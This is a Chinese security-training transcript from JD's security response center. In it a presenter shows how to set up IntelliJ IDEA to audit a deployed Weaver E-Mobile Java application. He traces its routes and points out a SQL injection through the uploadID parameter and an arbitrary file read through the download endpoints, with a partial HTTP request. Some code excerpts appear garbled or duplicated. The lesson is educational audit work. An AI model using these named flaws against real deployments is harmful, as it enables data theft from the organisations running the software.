

安全小课堂第132期【代码审计&黑白盒测试】

京东安全应急响应中心 3月11日

从代码审计的环境基础开始，层层地拆解开，如何快速的搭建并审计java应用，怎么审计最快，怎么能在黑盒测试的时候站在白盒开发的角度想漏洞。

JSRC **安全小课堂第132期**，邀请到**jkgh006**师傅就**代码审计&黑白盒测试**为大家进行分享。同时感谢白帽子们的精彩讨论。



代码审计前期环境要怎么准备？

京安小妹





jkgh006:

今天主要讲java，因为我最早写java是09年，那时候用的是eclipse，今天我要讲的是另外一个工具idea intelij。

这个对于java审计我认为是神器，首先看看这个工具怎么构建审计环境，一个工具打天下，可能群里有人用的是mac，我是用windows讲的，有些快捷键可能对应不上，大家不要太在意。


今天我拿泛微的e-moblie举例子






这个地方选择eclipse，这样就完美继承了eclipse的所有快捷键。

一般对于源码审计，都是通过mv导入，或者其他方式，但是我要说的是发布站点的类似war包审计，强大的idea天生具有很强的反编译功能。首先




选择如下



这样我们就创建了一个工程

工程的目录是






为什么要这样做，就是为了完整的关联类似war包这样的发布程序


(E:) > 审计源码 > CloudStation > 泛微 > e-mobile > E-Mobile > EMobile > webapps > ROOT >				
名称	修改日期	类型	大小	
.idea	2019/3/8 15:41	文件夹		
common	2013/6/20 16:45	文件夹		
css	2013/6/20 16:45	文件夹		
images	2013/6/20 16:44	文件夹		
js	2013/12/2 9:15	文件夹		
logs	2013/6/20 16:44	文件夹		
META-INF	2013/6/20 16:44	文件夹		
src	2013/6/20 16:44	文件夹		
uploadfile	2013/12/3 15:02	文件夹		
WEB-INF	2013/12/3 9:54	文件夹		
index.jsp	2012/9/18 14:35	JSP 文件	1 KB	

今天要看的就是e-mobile，这个就是他发布时候的代码结构
直接全部copy到





这个web目录下
copy完





结构就是这样的，但是这个时候还是不能用的，我们要添加环境依赖，方便以后能用快捷键搜索




把该项目相关依赖的包都引入进来，这里选择目录就可以，然后点击确定后，整个jar就会被反编译，然后就可以读取源码。**这快捷键一定要牢记**


【ctrl+shift+t】这个是搜索类

【ctrl+shift+alt+n】这个是搜索函数名

【ctrl+t】鼠标放到函数上，可以看到具体实现该方法的所有类
搜索文件直接点击



然后搜索关键在直接ctrl+h



这就是完整的一个环境！

讲师



java的审计入门和深入的过程

京安小妹



jkgh006:

因为java 的框架五花八门，太多了，一般审计的入口文件就是web.xml


```

<filter>
  <filter-name>sitemesh</filter-name>
  <filter-class>org.apache.struts2.sitemesh.VelocityPageFilter</filter-class>
</filter>

<filter-mapping>
  <filter-name>sitemesh</filter-name>
  <url-pattern>*</url-pattern>
</filter-mapping>

<filter>
  <filter-name>Struts2</filter-name>
  <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
</filter>

<filter-mapping>
  <filter-name>Struts2</filter-name>
  <url-pattern>*</url-pattern>
</filter-mapping>

```

比如这个配置内容，它属于一个拦截器，这里是通过拦截器找到对应的调用，当然了，这个不是我们要说的重点，因为这个框架是spring-boot编写的，也就是我们通常所说的注解模式

基于这个我点开classes目录

The screenshot shows an IDE interface with a class hierarchy on the left and XML filter configuration on the right.

Class Hierarchy (Left):

- classes library root
 - weaver.mobile.core
 - bean
 - web
 - ClientAction
 - InstallAction
 - InstallInterceptor
 - MainAction
 - ManagerAction
 - ManagerInterceptor
 - MobileInterceptor
 - PushAction
 - DatabaseListener
 - DatabaseUtil
 - Encoder
 - LicenseManager
 - MD5
 - MobileFilter
 - MobileListener
 - MobileManager
 - MobileOnlineStatisticsJob
 - MobileService
 - MobileSyncJob
 - MobileSyncManager
 - MobileUtil
 - PluginService
 - SpringContextHolder

A red box highlights the **web** package and its contents.

XML Filter Configuration (Right):

```

<filter>
  <filter-name>
  <filter-class>
</filter>

<filter-mapping>
  <filter-name>
  <url-pattern>
</filter-mapping>

<filter>
  <filter-name>
  <filter-class>
</filter>

<filter-mapping>
  <filter-name>
  <url-pattern>
</filter-mapping>

<filter>
  <filter-name>
  <filter-class>
</filter>

<filter-mapping>
  <filter-name>
  <url-pattern>
</filter-mapping>

```



ClientAction 和 installAction, 还有mainAction, 最后一个pushAction, 直接点击 ClientAction

```
package weaver.mobile.core.web;

import ...

@Controller("clientAction")
public class ClientAction extends ActionSupport implements ServletRequestAware, ServletResponseAware {
    public static final String MOBILE_MAP_KEY_SERVER_URL = "mobile-plugin-server-url";
    private static final long serialVersionUID = -1644124674361591838L;
    public Logger logger = Logger.getLogger(this.getClass().getName());
    @Resource
    private MobileService mobileService;
    @Resource
    private PluginService pluginService;
    private HttpServletRequest request;
    private HttpServletResponse response;
    private Map<String, Object> data;
    private String path;
    private int module;
    private int model;
    private int scope;
    private int moduleid;
    private String method;
    private String sessionkey;
    private String keyword;
    private String message;
    private String uploadID;
    private InputStream file;
    private String contentType;
    private String fileName;
    private int contentLength;
    private File[] uploadFile;
    private String[] uploadKey;
    private String[] uploadFileName;
    private String[] uploadContentType;
    private String[] uploadFileDuration;

    public ClientAction() {
    }

    @Action(
```

当然了这里是根路径, 我们就直接http://www.site.com/

```
@Action(
    value = "client",
    interceptorRefs = {
        @InterceptorRef("defaultStack")
    },
    results = {
        @Result(
            name = "json",
            type = "json",
            params = {"root", "data"}
        ),
        @Result(
            name = "page",
            location = "/WEB-INF/plugin/${path}"
        ),
        @Result(
            name = "data",
            type = "stream",
            params = {"contentType", "${contentType}", "contentLength", "${contentLength}", "contentDisposition", "attachment:filename=\"${fileName}\""}
        )
    )
)

public String client() {
    try {
        this.data = new HashMap();
        if(this.moduleid == 0 && this.scope > 0) {
            this.moduleid = this.scope;
        }

        if(this.scope == 0 && this.moduleid > 0) {
            this.scope = this.moduleid;
        }

        if(this.module == 0 && this.model > 0) {
            this.module = this.model;
        }

        if(this.model == 0 && this.module > 0) {
            this.model = this.module;
        }
    }
}
```

这个就属于它里面的一个方法 根据struts2的结尾标志 所以这里应该是个client do 那

么url就变成了http://www.site.com/client.do，这样一来，这个函数的入口我们就对应

```
if(this.method.equals("login")) {
    return this.login();
}

if(this.method.equals("verifyuser")) {
    return this.verifyUser();
}

if(this.method.equals("verifysession")) {
    return this.verifySession();
}

if(this.method.equals("getconfig")) {
    return this.getConfig();
}

if(this.method.equals("pullmsg")) {
    return this.pullMessage();
}

ClientInfo var1 = MobileManager.getInstance().getClientInfo(this.request);
if(!var1.getSessionId().equals(this.sessionkey) || var1.getMobileUser() == null) {
    this.data.put("errorno", "005");
    this.data.put("error", this.getText("005"));
    return "json";
}

if(this.method.equals("logout")) {
    return this.logout();
}

if(this.method.equals("getmodules")) {
    return this.getModules();
}

if(this.method.equals("getvfpages") || this.method.equals("getvf") || this.method.equals("getadr")) {
    return this.getList();
}

if(this.method.equals("getpage")) {
    return this.getPage();
}
```

根据这一段代码，我们可以看出他其中一个参数method做路由用的，如果是login就是登陆，通过往常测试中遇到的一般client.do都是手机应用的对接口，这里我们看其中一个主要方法getupload

```
if(this.method.equals("getupload")) {
    return this.getupload();
}
```



```

    }

    if(this.method.equals("delupload")) {
        return this.delupload();
    }
} catch (Exception var2) {
    this.logger.error("", var2);
}

```



```

private String getupload() {
    try {
        Map var1 = MobileManager.getInstance().getUpload(this.uploadID);
        if(var1 != null) {
            this.fileName = (String)var1.get("fileName");
            this.contentType = (String)var1.get("contentType");
            this.contentLength = NumberUtils.toInt((String)var1.get("contentLength"));
            byte[] var2 = (byte[])((byte[])var1.get("file"));
            this.file = new ByteArrayInputStream(var2);
            return "data";
        }
    } catch (Exception var3) {
        this.logger.error("", var3);
    }

    return null;
}

```

Map var1 = MobileManager.getInstance().getUpload(this.uploadID);这里传入了一个this.uploadID，如果有对sping的映射参数了解的话uploadID其实就是一个http参数，跟进去


```

public Map<String, Object> getUpload(String var1) {
    if(StringUtils.isEmpty(var1)) {
        return null;
    } else {
        HashMap var2 = null;
        String var3 = "";
        String var4 = "";
        Object var5 = null;
        boolean var6 = false;

        try {
            MobileUserUpload var7 = this.mobileService.getMobileUserUpload(var1);
            if(var7 != null) {
                var3 = var7.getFileName();
                var4 = var7.getContentType();
                String var8 = var7.getFilePath();
                File var9 = new File(var8);
                if(var9.exists()) {
                    byte[] var10 = new byte[4096];
                    ByteArrayOutputStream var11 = new ByteArrayOutputStream();
                    FileInputStream var12 = new FileInputStream(var9);
                    while(true) {
                        int var13 = var12.read(var10);
                        if(var13 < 0) {
                            break;
                        }
                        var11.write(var10, 0, var13);
                    }
                    var11.close();
                    var12.close();
                    var5 = var11.toByteArray();
                }
            }
        } catch (Exception var14) {
            this.logger.error("", var14);
        }

        return null;
    }
}

```



```

        fileInputStream var12 = new FileInputStream(var9);
        boolean var13 = false;

        int var17;
        while((var17 = var12.read(var10)) != -1) {
            var11.write(var10, 0, var17);
        }

        byte[] var15 = var11.toByteArray();
        int var16 = NumberUtils.toInt(var9.length() + "");
        var11.close();
        var12.close();
        var2 = new HashMap();
        var2.put("fileName", var3);
        var2.put("contentType", var4);
        var2.put("file", var15);
        var2.put("contentLength", var16 + "");
    }
} catch (Exception var14) {
}

```

```

public MobileUserUpload getMobileUserUpload(String var1) {
    MobileUserUpload var2 = null;

    try {
        String var3 = "select * from MOBILE_USER_UPLOAD where upload_key = \' ' + var1 + \' \'";
        DatabaseUtil var4 = DatabaseUtil.getInstance();
        List var5 = (List)var4.query(var3, new MapListHandler());
        Iterator var6 = var5.iterator();

        while(var6.hasNext()) {
            Map var7 = (Map)var6.next();
            var2 = new MobileUserUpload();
            String var8 = (String)var7.get("upload_key");
            String var9 = (String)var7.get("file_name");
            String var10 = (String)var7.get("file_path");
            String var11 = (String)var7.get("content_type");
            int var12 = NumberUtils.toInt(var7.get("user_id") + "");
            int var13 = NumberUtils.toInt(var7.get("content_length") + "");
            float var14 = NumberUtils.toFloat(var7.get("file_duration") + "");
            String var15 = (String)var7.get("upload_time");
            var2.setUploadKey(var8);
            var2.setFileName(var9);
            var2.setFilePath(var10);
            var2.setContentType(var11);
            var2.setUserid(var12);
            var2.setContentLength(var13);
            var2.setFileDuration(var14);
            var2.setUploadTime(var15);
        }
    }
}

```

以上就是【典型的sql注入漏洞】

我们再翻过头来看，另外一个action

```

        return "json";
    }

    @Actions({
        @Action(
            value = "downloadpic",
            interceptorRefs = {
                @InterceptorRef("defaultStack")
            },
            results = {
                @Result(
                    name = "success",
                    type = "stream",
                    params = {"contentType", "${contentType}", "contentLength", "${contentLength}", "contentDisposition", "attachment;filename=\"${fileName}\""}
                )
            }
        ),
        @Action(
            value = "download",
            interceptorRefs = {
                @InterceptorRef("defaultStack")
            },
            results = {
                @Result(
                    name = "success",
                    type = "stream",
                    params = {"contentType", "${contentType}", "contentLength", "${contentLength}", "contentDisposition", "attachment;filename=\"${fileName}\""}
                )
            }
        )
    })

    public String download() {
    }
}

```

```

String var1 = StringUtils.isEmpty(this.request.getParameter("url"), "");
String var2 = StringUtils.isEmpty(this.request.getParameter("fileid"), "");
String var3 = StringUtils.isEmpty(this.request.getParameter("path"), "");
String var4 = StringUtils.isEmpty(this.request.getParameter("thumbnail"), "1");
HashMap var5 = null;

try {
    String var6 = "";
    if(StringUtils.isNotEmpty(var2)) {
        var6 = var2;
    }
}}

public String download() {
    String var1 = StringUtils.isEmpty(this.request.getParameter("url"), "");
    String var2 = StringUtils.isEmpty(this.request.getParameter("fileid"), "");
    String var3 = StringUtils.isEmpty(this.request.getParameter("path"), "");
    String var4 = StringUtils.isEmpty(this.request.getParameter("thumbnail"), "1");
    HashMap var5 = null;

    try {
        String var6 = "";
        if(StringUtils.isNotEmpty(var2)) {
            var6 = var2;
        } else if(StringUtils.isNotEmpty(var3)) {
            var6 = var3;
        } else if(StringUtils.isNotEmpty(var1)) {
            var6 = var1;
        }

        if(var6.startsWith("/") {
            String var7 = ServletActionContext.getServletContext().getRealPath(var6);
            File var8 = new File(var7);
            if(var8.exists()) {
                byte[] var23 = new byte[4096];
                ByteArrayOutputStream var24 = new ByteArrayOutputStream();
                FileInputStream var26 = new FileInputStream(var8);

                int var28;
                while((var28 = var26.read(var23)) != -1) {
                    var24.write(var23, 0, var28);
                }

                this.file = new ByteArrayInputStream(var24.toByteArray());
                this.fileName = var8.getName();
                this.contentType = "";
                this.contentLength = NumberUtils.toInt(var8.length() + "");
                var24.close();
                var26.close();
                return "success";
            }
        }
    }
}

```

从这个效果来看，这个就是一个任意文件读取

```

New Params Headers Hex
POST /downloadpic.do HTTP/1.1
Accept-Language: zh-CN,zh;q=0.5
Accept-Charset: utf-8;q=0.7,*;q=0.7
Accept-Encoding: gzip, deflate
Host: [REDACTED]
Connection: close
User-Agent: E-Mobile/6.1.29 (Linux;U;Android 2.2.1;zh-CN;Nexus One Build.FRG83) AppleWebKit/553.1(KHTML,like Gecko) Version/4.0 Mobile Safari/533.1
Cookie: [REDACTED]
ClientType=android; ClientLanguage= [REDACTED] ClientCountry=CN; ClientMobile= [REDACTED] ClientOS= [REDACTED] ClientVer=6.1.29;
JSESSIONID=KeBOojQxpFxCOfZjAah46nL6GxRIGGegsHv1V5UXiHwtXIsV6o-3i751756477
